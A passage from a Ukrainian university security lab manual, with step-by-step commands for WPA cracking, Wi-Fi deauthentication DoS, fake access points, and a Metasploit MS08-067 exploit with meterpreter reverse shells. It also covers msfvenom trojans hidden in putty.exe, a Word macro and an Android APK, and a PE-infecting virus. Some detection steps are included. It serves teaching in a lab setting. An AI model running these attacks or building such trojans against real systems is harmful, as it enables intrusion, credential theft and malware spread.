```

2. Імпортування словника паролей:

```
#pyrit -i newrockyou.txt import_passwords
```

3. Створення таблиць в Pyrit:

```
#pyrit batch
```

Дана команда може зайняти тривалий час, в залежності від

потужності серверу.

4. На основі створеної бази попередньо порахованих гешей відбувається процес злама:

```
#pyrit -r wifiattack-01.cap attack_db
```

5. Якщо попередня команда не дала позитивний результат, і в разі наявності декількох перехоплень аутентифікації, можна скористатися опцією --all-handshakes, що може збільшити ймовірність підбору пароля:

```
#pyrit --all-handshakes -r wifiattack-
01.cap attack_db
```

Hashcat – досить швидкий інструмент для підбору паролей, в тому числі для WPA/WPA2, що пропонує різні види атак (наприклад, повний підбір, за словником, комбінаторна атака, тощо).

Для початку необхідно конвертувати файл з розширенням .cap в зрозумілий для застосунку Hashcat. Для цього необхідно скористатися командою aircrack-ng:

```
#aircrack-ng wifiattack-01.cap -J hashcat-
attack
```

В результаті буде створено файл hashcat-attack.hccap.

Атака по словнику відбувається наступним чином:

```
#hashcat -m 2500 hashcat-attack.hccap
newrockyou.txt
```

4. DoS атака на безпровідні мережі.

DoS атаку можна здійснити за допомогою команди aireplay-ng, що було розглянути раніше, проте в цьому випадку необхідно нескінченно розсилати пакети деаутентифікації:

```
#aireplay-ng -0 0 -a 1C:BD:B9:80:96:A7 -c
00:87:32:61:17:CD wlan0mon
```

Також DoS атаку можна здійснювати за допомогою команди mdk3, що є в наявності дистрибутиву Kali Linux 2.0.

1) Розглянемо перший вид атаки, що розсилає пакети аутентифікації точкам доступа в радіусі дії безпровідного адаптеру від імені великої кількості клієнтів. Це призводить до зависання точок доступу або навіть до їх перезавантаження:

```
#mdk3 wlan0mon a -m -i 1E:BD:B9:80:96:A7
```

опції:

– a – режим DoS аутентифікації

– m – використання дійсної MAC адреси клієнта, взятої з бази OUI.

–i 1E:BD:B9:80:96:A7 – MAC адреса точки доступу.

2) Другий вид атаки полягає в деаутентифікації або роз'єднання підключених клієнтів. Виконання наступної команди відключає всіх клієнтів в радіусі дії:

```
#mdk3 wlan0mon d
```

d – Режим деаутентификации/роз'єднання

Також є можливість вказати список клієнтів, на яких здійснювати атаку:

```
#mdk3 wlan0mon d -b blacklist.txt
```

опції b blacklist.txt – файл з MAC адресами клієнтів.

Такий вид атаки можна виявити з допомогою програми Kismet, що була розглянута раніше. Для цього в головному вікні необхідно перейти на вкладинку Windows, а далі вибрати Alerts




Рис. 8.9. Приклад використання Kismet для деаутентифікації або роз'єднання підключених клієнтів

5. Створення підроблених точок доступа

Mana Toolkit – це модифіковий hostapd (програмна точка доступа) разом з декількома скриптами, що дозволяють перехоплювати логіни, паролі, посилання, які користувач відсилає через безпровідну мережу.

Пакет інструментів mana-toolkit не встановлений в Kali Linux 2.0, тому спершу небхідно його встановити:

```
#apt-get install mana-toolkit
```

Перш ніж запустити підроблену точку доступа зробимо

певні налаштування. Відредагуємо файл /etc/mana-toolkit/hostapd-karma.conf наступним чином:

interface=wlan0
bssid=00:11:22:33:44:00
driver=nl80211
ssid=FREE-WIFI
channel=6

 # Enable karma mode
#enable_karma=1
enable_karma=0

Таким чином буде створена точка доступа з MAC адресою 00:11:22:33:44:00, назвою "FREE-WIFI", буде запущена на інтерфейсі wlan0 на 6му каналі. Для її ініціалізаціїї необхідно запустити наступний скрипт:

```
/usr/share/mana-toolkit/run-mana/start-nat-full.sh
```

Цей скрипт запускає підроблену точку доступу з NAT зі всіма доступними функціями. Існують ще інші скрипти для різних цілей цілей. Переглянути їх можна в директорії /usr/share/mana-toolkit/run-mana/

Все, що перехоплює mana-toolkit записується в директорію /var/lib/mana-toolkit

В якості додаткового завдання пропонується розглянути ще одну програму для створення підробленої точки доступу – 3vilTwinAttacker.

Для його встановлення необхідно виконати наступні дії:

```
#git clone
#https://github.com/P0cL4bs/3vilTwinAttacker.git
#cd 3vilTwinAttacker
#sudo chmod +x installer.sh
#sudo ./installer.sh –install
```

Для запуску програми достатньо виконати:

```
#./3vilTwin-Attacker.py
```

Вимоги до змісту звіту

Звіт формується в наступному порядку:

1. Титульна сторінка.

2. Мета роботи. Мета роботи показує, для чого виконується робота, наприклад, для отримання або закріплення яких навичок, вивчення яких явищ і т.п.

3. Короткий зміст роботи. Короткий зміст роботи включає теоретичний опис тематики лабораторної роботи, методів і алгоритмів, необхідних для обробки отриманих даних, опис ПЗ, що використовується в роботі.

4. Обробка результатів. Обробка результатів включає опис ходу виконання роботи, перелік отриманих результатів, скріншотів, таблиць, що супроводжуються необхідними коментарями і проміжними висновками.

5. Висновки за результатами виконання роботи. Висновки по роботі робляться на підставі узагальнення отриманих результатів. У висновках також зазначаються всі недоробки, які з якої-небудь причини мають місце, пропозиції та рекомендації щодо подальшого дослідження поставленої в роботі завдання тощо.

6. Додатки. У додатки виносяться бібліографічний список, що містить посилання на книги, періодичні видання, Інтернет-ресурси, використані при виконанні роботи і оформленні звіту. В додаток виносяться також довідкова та інша інформація, що не включена в основні розділи звіту.

Контрольні питання

1. Які утиліти використовуються для аналізу безпровідних мереж?
2. Яка основна проблема при зламі безпровідної мережі з шифруванням WPA/WPA2, що використовує Pre-Shared Key (PSK) аутентифікацію?
3. Які основні поля виводить команда airodump-ng?
4. Які критерії при виборі точки доступу для здійснення зламу?
5. Що використовують для прискорення підбору паролю?
6. Який алгоритм проведення DoS атаки на безпровідні мережі? Які утиліти при цьому використовуються?
7. Як створити підроблену точку доступу?

9. БЕЗПЕКА В ОПЕРАЦІЙНИХ СИСТЕМАХ

Форма заняття: практикум

Мета і завдання практикуму - вивчення механізмів забезпечення безпеки в операційнихсистемах.

Практичні завдання:

– закріплення навичок використання утиліт в Linux-подібних системах;

– отримання навичок створення використання механізмів забезпечення безпеки в операційнихсистемах.

Дослідницькі завдання:

– провести порівняльний аналіз використовуваних утиліт та сервісів з іншими, які використовуються для отримання навичок забезпечення безпеки в в операційнихсистемах;

– проаналізувати подібні системи, що використовують інші технології.

Підготовка до практикуму

При підготовці лабораторної роботи необхідно:

– усвідомити цілі і завдання;

– вивчити теоретичний матеріал з переліку посилань.

Хід роботи

Використовуючи віртуальну машину з Kali Linux, ознайомимось з деякими способами атак на ОС, а також програмним забезпеченням, що полегшує та автоматизує їх здійснення.

1. Metasploit.

metasploit framework – це зручна платформа для створення та відлагодження експлойтів. При роботі з metasploit використовуються такі терміни:

– exploit — фрагмент кода, що використовує вразливість у ПЗ або ОС для здійснення атаки на систему;

– module — модуль, який автоматизує виконання атаки;

– shellcode — шеллкод. Використовується як корисне навантаження експлойта, що забезпечує доступ до командної

оболонки ОС;

– payload — Корисне навантаження. Це код, який виконується після вдалого виконання атаки.

Перед використанням обновити:

```
#msfupdate
```

Запустити СУБД postgresql (якщо воно не запускається автоматично при завантаженні системи):

```
#service postgresql start
```

Для ініціалізації БД виконати

```
#msfdb init
```

Запустити msf console

```
#msfconsole
```

Перевірити підключення до БД

```
msf > db_status
```

З’явиться повідомлення “postgresql connected to msf “.

Команда search призначена для пошуку модулів. help search виводить можливі параметри пошуку. Приклад використання:

```
msf > search platform:windows
```

Команда info призначена для відображення інформації про модуль. Приклад використання:

```
msf > info auxiliary/scanner/portscan/syn
```

Команда use задає модуль, який буде використовуватись. Приклад:

```
msf > use auxiliary/scanner/portscan/syn
```

За допомогою команди show options можна переглянути параметри, які можна задати у модулі, що зараз використовується. Приклад (рис. 9.1):

```
msf auxiliary(syn) > show options
```




Рис. 9.1. Приклад використання show options

За допомогою команди set можна задати значення параметру. Приклад:

```
msf auxiliary(syn)> set RHOSTS 10.1.X.5-
                    10.1.X.6
  msf auxiliary(syn) > set PORTS 80-81
```

Команда run (або exploit) призначена для запуску модуля. Приклад (рис. 9.2):

```
msf auxiliary(syn) > run
```




Рис. 9.2. Приклад використання run

Приклад зламування віддаленого вузла з Windows

Спочатку потрібно запустити сканер для аналізу віддаленого вузла

```
#nmap -sC 10.1.X.4
```

Побачивши, що на віддаленому вузлі є сервіс SMB, виконати пошук саме цих вразливостей:

```
#nmap --script smb-vuln* 10.1.X.4 --script-
```

```
args=unsafe=1
```

В результаті роботи сканера є повідомлення “MS08-067: VULNERABLE”.

Це свідчить про те, що цей вузол має вразливість з кодом “MS08-067”

У msfconsole виконати пошук модуля, що використовує цю вразливість:

```
msf > search ms08_067
```

Скористатись знайденим модулем

```
msf > use
exploit/windows/smb/ms08_067_netapi
```

Переглянути, які є payload

```
msf exploit(ms08_067_netapi)> show payloads
```

Скористатися payload-ом “windows/meterpreter/reverse_tcp”. Це оболонка meterpreter, з встановленням TCP з’єднання з вузла-жертви до вузла атакуючого. (Саме такий напрямок з’єднання використовується частіше, тому що комп’ютери звичайних користувачів, як правило, знаходяться за NAT, або firewall.)

```
msf exploit(ms08_067_netapi)>set payload
windows/meterpreter/reverse_tcp
```

Використати команду show options, щоб перевірити, які ще параметри треба задати

```
msf exploit(ms08_067_netapi)>show options
```

Встановити LHOST та LPORT, де LHOST- це адреса вузла атакуючого, у нашому випадку – адреса віртуальної машини з Kali Linux (10.1.X.2), LPORT- довільний порт, що ще не використовується. RHOST – вузол, який ми атакуємо (10.1.X.4)

```
msf exploit(ms08_067_netapi)>set LHOST
10.1.X.2
msf exploit(ms08_067_netapi)>set LPORT 4444
msf exploit(ms08_067_netapi)>set RHOST
10.1.X.4
```

Запустити на виконання

```
msf exploit(ms08_067_netapi) > exploit
```

Якщо після виконання експлойту виводиться

```
meterpreter >
```

це свідчить про те, що нам вдалося отримати доступ до віддаленого вузла і запустити там оболонку meterpreter (рис. 9.3).




Рис. 9.3. Отримано доступ до віддаленого вузла

```
meterpreter > help
```

відображає перелік команд, які можна виконати в середовищі meterpreter. Серед них є команди для роботи з файлами, створення дампу файла з паролями, налаштуваннями мережі, отримання списку процесів, отримання знімку екрану, керування веб-камерою, та інші.

Отримаємо геші паролів користувачів за допомогою

```
meterpreter > hashdump
```

Скопіюємо ці геші та збережемо у файлі на віртуальній машині з Kali Linux (наприклад, у файлі hashes.txt)

2. Атаки на парольний захист

john the ripper – програма для підбору паролів за їх гешами.

На віртуальній машині з Kali Linux виконати:

```
#john hashes.txt
```

Є також графічний інтерфейс Applications->Password Attacks->johnny (рис. 9.4).




Рис. 9.4. Графічний інтерфейс john the ripper

hashcat – програма для підбору паролів за їх гешами. Підтримує багато типів гешів, та типів атак.

Спробувати підібрати паролі до гешів, які були отримані. Вибрати з файлу тільки геші

```
#cat hashes.txt | awk -F :  '{print $4}' >
hashes.txt
```

Завантажити файл з поширеними паролями для атаки за словником (наприклад, з http://downloads.skullsecurity.org/passwords/rockyou.txt.bz2), та розархівувати його.

Запустити

```
#hashcat -m 1000 hashes.txt rockyou.txt
```

Для підбору пароля за допомогою повного перебору разглянемо наступний приклад.

Створимо геш від слова hello і помістимо результат в файл sha512.hash:

```
#echo -n "hello" | openssl sha512 >
sha512.hash
```

Підбір паролю повним перебором:

```
#hashcat -m 1700 -a 3 sha512.txt ?l?l?l?l?l
```

– m 1700 – геш sha512;

– a 3 – метод повного перебору;

– ?l – всі маленькі букви.

Необхідно отримати доступ до вузла 10.1.X+1.4 та виконати наступні дії:

- отримати геші паролів користувачів.
- отримати знімок робочого стола
- створити games каталог на диску c: та завантажити туди довільний файл (наприклад, putty.exe)
- встановити keylogger

Спробувати підібрати пароль адміністратора за допомогою hashcat.

Вимоги до змісту звіту

Звіт формується в наступному порядку:

1. Титульна сторінка.

2. Мета роботи. Мета роботи показує, для чого виконується робота, наприклад, для отримання або закріплення яких навичок, вивчення яких явищ і т.п.

3. Короткий зміст роботи. Короткий зміст роботи включає теоретичний опис тематики лабораторної роботи, методів і алгоритмів, необхідних для обробки отриманих даних, опис ПЗ, що використовується в роботі.

4. Обробка результатів. Обробка результатів включає опис ходу виконання роботи, перелік отриманих результатів, скріншотів, таблиць, що супроводжуються необхідними коментарями і проміжними висновками.

5. Висновки за результатами виконання роботи. Висновки по роботі робляться на підставі узагальнення отриманих результатів.

У висновках також зазначаються всі недоробки, які з якої-небудь причини мають місце, пропозиції та рекомендації щодо подальшого дослідження поставленої в роботі завдання тощо.

6. Додатки. У додатки виносяться бібліографічний список, що містить посилання на книги, періодичні видання, Інтернет-ресурси, використані при виконанні роботи і оформленні звіту. В додаток виносяться також довідкова та інша інформація, що не включена в основні розділи звіту.

Контрольні питання

1. Що таке Metasploit? Для чого використовується?
2. За допомогою яких утиліт провести атаки на парольний захист?
3. Як отримати геші паролів користувачів?
4. За допомогою яких утиліт чи сервісів можна отримати знімок робочого столу користувача?
5. Який алгоритм підбору пароля за допомогою повного перебору?

10. ШКІДЛИВЕ ПРОГРАМНЕ ЗАБЕЗПЕЧЕННЯ

Форма заняття: практикум

Мета і завдання практикуму - вивчення механізмів створення шкідливого прогамного забезпечення.

Практичні завдання:

– закріплення навичок використання утиліт в Linux-подібних системах;

– отримання навичок створення використання механізмів створення шкідливого прогамного забезпечення.

Дослідницькі завдання:

– провести порівняльний аналіз використовуваних утиліт та сервісів з іншими, які використовуються для отримання навичок створення шкідливого прогамного забезпечення;

– проаналізувати подібні системи, що використовують інші технології.

Підготовка до практикуму

При підготовці лабораторної роботи необхідно:

– усвідомити цілі і завдання;

– вивчити теоретичний матеріал з переліку посилань.

Хід роботи

1. Створення троянів.

За допомогою msfvenom можна створити корисне навантаження (payload), та закодувати його спеціальним чином, щоб ускладнити виявлення. Цей payload може бути використаний у складі трояна, який складається з декількох файлів, або вбудувати у існуючий безпечний файл.

Переглянути існуючі payload-и та encoder-и можна

```
#msfvenom -l payloads
#msfvenom -l encoders
```

Троян з payload в окремому файлі

Створити виконуваний файл з meterpreter payload

```
#msfvenom -p
```

```
windows/meterpreter/reverse_tcp LHOST=10.1.1.2
    LPORT=4444 -f exe -o /tmp/payload.exe
```

Перенести payload.exe на віртуальну машину з Windows 7 (10.1.X.3). У реальному середовищі жертва може завантажити цей файл з мережі, отримати по електронній пошті, або на USB-носії, вважаючи, що це корисна програма.

На віртуальній машині з Kali Linux виконати

```
                #msfconsole
          msf>use exploit/multi/handler
        msf exploit(handler) >set payload
       windows/meterpreter/reverse_tcp
    msf exploit(handler) >set LHOST 10.1.X.2
      msf exploit(handler) >set LPORT 4444
         msf exploit(handler) >exploit
```

Запустити на віртуальній машині з Windows файл payload.exe. На Kali Linux бачимо, що з'єднання встановлене та отримано доступ до оболонки meterpreter на Windows. За допомогою taskmanager на Windows, знайти payload.exe в списку процесів та зупинити його. На Kali Linux бачимо, що з'єднання розірвано.

Троян з декількох файлів

Якщо отримана програма запускається, але нічого не робить, у користувача виникає підозра. Тому створимо простий троян, який складається з декількох файлів: корисна для користувача програма, payload, та файл, що завантажує два попередні.

На віртуальну машину з Windows скопіювати гру snowcraft (http://www.computersecuritystudent.com/SECURITY_TOOLS/BACKDOORS/lesson2/snowcraft.exe) Спробувати запустити.

Встановити та запустити CodeBlocks (www.codeblocks.org/) з компілятором (www.codeblocks.org/downloads/26#windows, обирати codeblocks-13.12mingw-setup.exe).

Створити новий файл, наприклад, rungame.cpp з таким змістом:

```
#include <stdio.h>
#include <stdlib.h>
int main ()
{
```

```
        system("start /B game\\payload.exe");
        system("game\\snowcraft.exe");
    }
```

Цей код завантажує у фоновому режимі payload.exe, та у звичайному режимі snowcraft.exe.

Скомпілювати та зібрати файл. У тому ж каталозі, де знаходиться rungame.cpp, з'явиться rungame.exe.

Створити каталог з довільним ім'ям. В нього скопіювати файл rungame.exe. Створити підкаталог game, у який скопіювати snowcraft.exe та payload.exe.

На Kali Linux запустити msfconsole для отримання з'єднання (див. вище).

На Windows запустити rungame.exe. При цьому повинна запуститись гра та payload (це можна перевірити через taskmanager).

Каталог можна за архівувати і розмістити на сайті, або відправити комусь під виглядом безпечної гри.

Видалити з процесів payload.exe.

Вкладення payload в існуючий файл.

На Kali Linux скопіювати putty.exe, перенести в /tmp.

Виконати

```
msfvenom -p windows/meterpreter/reverse_tcp
      LHOST=10.1.X.2 LPORT=4444 -e
x86/jmp_call_additive -i 4 -x /tmp/putty.exe -k
          -f exe > /tmp/puffy.exe
```

Отриманий файл puffy.exe – це програма putty, яка заражена трояном. При запуску вона виконує свої основні функції, та крім цього, встановлює з'єднання з комп'ютером атакуючого, та надає доступ до комп'ютера жертви, запускаючи оболонку meterpreter.

Перенести puffy.exe на Windows та запустити. З Kali Linux отримаємо доступ до meterpreter на Windows.

Троян у документі Word

В Kali Linux виконати

```
   #msfvenom -a x86 --platform windows -p
windows/meterpreter/reverse_tcp LHOST=10.1.X.2
LPORT=4444 -e x86/shikata_ga_nai -f vba-exe >
            /tmp/trojmacro.txt
```

На віртуальній машині Windows створити новий документ Word, обрати “вид->макросы”, натиснути “Создать”. У вікні з кодом першу частину з файла trojmacro.txt вставити як макрос. Закрити вікно. У самому документі у кінці вставити другу частину trojmacro.txt (закодований бінарний файл). Зберегти як документ Word з підтримкою макросів.

На Kali Linux

```
msf>use exploit/multi/handler
msf exploit(handler) >set payload windows/meterpreter/reverse_tcp
msf exploit(handler) >set LHOST 10.1.X.2
msf exploit(handler) >set LPORT 4444
msf exploit(handler) >exploit
```

Відкрити документ на віртуальній машині з Windows. З Kali Linux отримуємо доступ до meterpreter.

2. Створення вірусів.

Однією з особливостей вірусів, на відміну від троянів, є те, що віруси додають свій код до виконуваних файлів (тобто можуть заражати ці файли) самостійно.

Розглянемо приклад коду на C (додаток 1), який виконує такі дії: зчитує з диска вказаний файл, перевіряє сигнатури файлу на відповідність формату виконуваного файлу (MZ та PE), шукає послідовність байтів, куди можна вписати свій код, змінює точку входу в програму таким чином, щоб спочатку перейти на виконання коду вірусу, та зберігає файл.

У якості корисного навантаження (payload) буде код, що виводить вікно з повідомленням (MessageBox). Ця функція описана в WinAPI. До неї передаються такі параметри: дескриптор батьківського вікна (або NULL), текст заголовку та повідомлення, тип вікна (помилка, інформація, та ін.)

```
int WINAPI MessageBox(
  _In_opt_ HWND    hWnd,
  _In_opt_ LPCTSTR lpText,
  _In_opt_ LPCTSTR lpCaption,
  _In_     UINT    uType
);
```

Параметри функції найчастіше передаються через стек. push

– це команда, яка додає (заштовхує) в стек елемент.

```
      push MB_OK //додали в стек константу, яка визначає тип вікна
      lea  eax, [ebp+szTitle] //записали в регістр eax адресу, за якою у пам'яті розміщений заголовок повідомлення
      push eax // додали в стек це значення
      lea  eax, [ebp+szText] // записали в регістр eax адресу, за якою у пам'яті розміщений текст повідомлення
      push eax // додали в стек це значення
      push 0 // додали в стек 0. Замість дескриптору вікна
      mov  eax, 0xCCCCCCCC //у подальшому, це значення 0xCCCCCCCC буде змінено на коректну адресу MessageBox в user32.dll
      call eax //виклик функції
```

У WinApi використовується "угода про виклики" за якою параметри передаються через стек зліва направо.

Створити у CodeBlocks новий файл c/c++ File -> New -> File -> C source.

Назвати, наприклад, virus.c. Вставити код з Додатку 1. Зберігти та зібрати (Build -> build)

Отриманий виконуваний файл (virus.exe) скопіювати у каталог з оригінальним (незараженим) putty.exe.

Запустити з командного рядка (cmd чи FAR)

virus.exe putty.exe

Виводиться повідомлення, що для запису "тіла віруса" знайдено місце, і процес запису пройшов вдало.

Запустити PuTTY. Як бачимо, спочатку виводиться наше повідомлення (рис. 10.1)




Рис. 10.1. Повідомлення після запуску PuTTY

А далі putty працює у звичайному режимі.

У справжньому вірусі замість виводу повідомлення буде код, який шукає інші файли на диску, та виконує ці дії по зараженню, а також “корисний” для автора вірусу код (наприклад, шкідливі дії).

За допомогою налагоджувачу (debugger) прослідкувати, чим виконання оригінального файлу відрізняється від зараженого. Завантажити і встановити ollydbg 1.10 (http://www.ollydbg.de). Запускати треба з правами адміністратора (права клавіша миші, вибрати «run as administrator» у контекстному меню).

Далі File -> open, та вибирати exe-файл (оригінальну версію putty).

По кроках (F8 - step over/ F7- step into) виконати код (рис. 10.2).




Рис. 10.2. Виконання коду

Повторити те ж саме із зараженою версією (рис. 10.3).




Рис. 10.3. Виконання коду зараженої версії

Протидія і виявлення. Існує багато антивірусного ПЗ та сервіси, які призначені для перевірки підозрілих файлів оновленими версіями декількох антивірусів одразу (наприклад, https://www.virustotal.com/).

Утиліти за складу Sysinternals дозволяють виявити підозрілий процес чи модуль, та зібрати інформацію щодо нього.

Запустити payload.exe, за допомогою ProcessExplorer перевірити, які мережні з'єднання встановлює цей процес (рис. 10.4-10.5).




Рис. 10.4. ProcessExplorer перевіряє, які мережні з'єднання встановлює процес




Рис. 10.5. Приклад payload.exe

Налагоджувач (debugger), наприклад ollydbg дозволяє більш детально вивчити код, що виконується вірусом, на рівні машинних команд чи асемблера.

Завантажити на сайт virustotal.com та перевірити виконувані файли, які були створені у ході виконання практичного завдання.

3. Створення та аналіз шкідливого коду для Android

Якщо у налаштуваннях пристрою дозволено встановлення програмного забезпечення не з Google Play, можна створити троян, розмістити його на деякому сайті під виглядом корисної програми, або надіслати жертві посилання електронною поштою.

На Kali Linux створити застосунок з кодом meterpreter

```
#msfvenom -p
android/meterpreter/reverse_https
LHOST=10.1.X.2 LPORT=4444 R > /tmp/myapp.apk
```

Перенести створений застосунок на пристрій з Android.

Перевірити у налаштуваннях, чи встановлений прапорець Налаштування -> Безпека -> Невідомі джерела.

Якщо застосунок не встановлюється, спробувати підписати вручну

Згенерувати ключі

```
#keytool -genkey -v -keystore my-release-
key.keystore -alias alias_name -keyalg RSA -
keysize 2048 -validity 10000
```

Підписати jar-архів

```
#jarsigner -verbose -sigalg SHA1withRSA -
digestalg SHA1 -keystore my-release-
key.keystore myapp.apk alias_name
```

Перенести, та знову встановити.

Для встановлення застосування на емуляторі на комп'ютері, де встановлене Android Studio, запустити AVD manager (Android Studio ->Tools ->Android->AVD manager). Запустити емулятор пристрою. Потім виконати

```
adb install myapp.apk
```

На Kali Linux запустити

```
#msfconsole
msf>search android
msf>use exploit/multi/handler
msf exploit(handler)>set PAYLOAD
android/meterpreter/reverse_https
```

Переглянути параметри налаштування

```
msf exploit(handler)>show options
```

Налаштувати

```
msf exploit(handler) >set LHOST 10.1.X.2
msf exploit(handler) >set LPORT 4444
```

Звернути увагу, якщо пристрій підключений не до внутрішньої мережі за допомогою, наприклад, wifi, то замість IP-адреси 10.1.X.2 та порту 4444 при створенні додатка (mfsvenom) потрібно налаштувати на маршрутизаторі трансляцію портів, та вказати зовнішню адресу маршрутизатора та відповідний порт.

Запустити

```
msf exploit(handler) >run
```

На емуляторі або пристрої запустити застосування.

Android Device Monitor надає можливість підлагоджувати застосування, переглядати файлову систему, запущені застосування, журнали подій та інше.

Вимоги до змісту звіту

Звіт формується в наступному порядку:

1. Титульна сторінка.

2. Мета роботи. Мета роботи показує, для чого виконується робота, наприклад, для отримання або закріплення яких навичок, вивчення яких явищ і т.п.

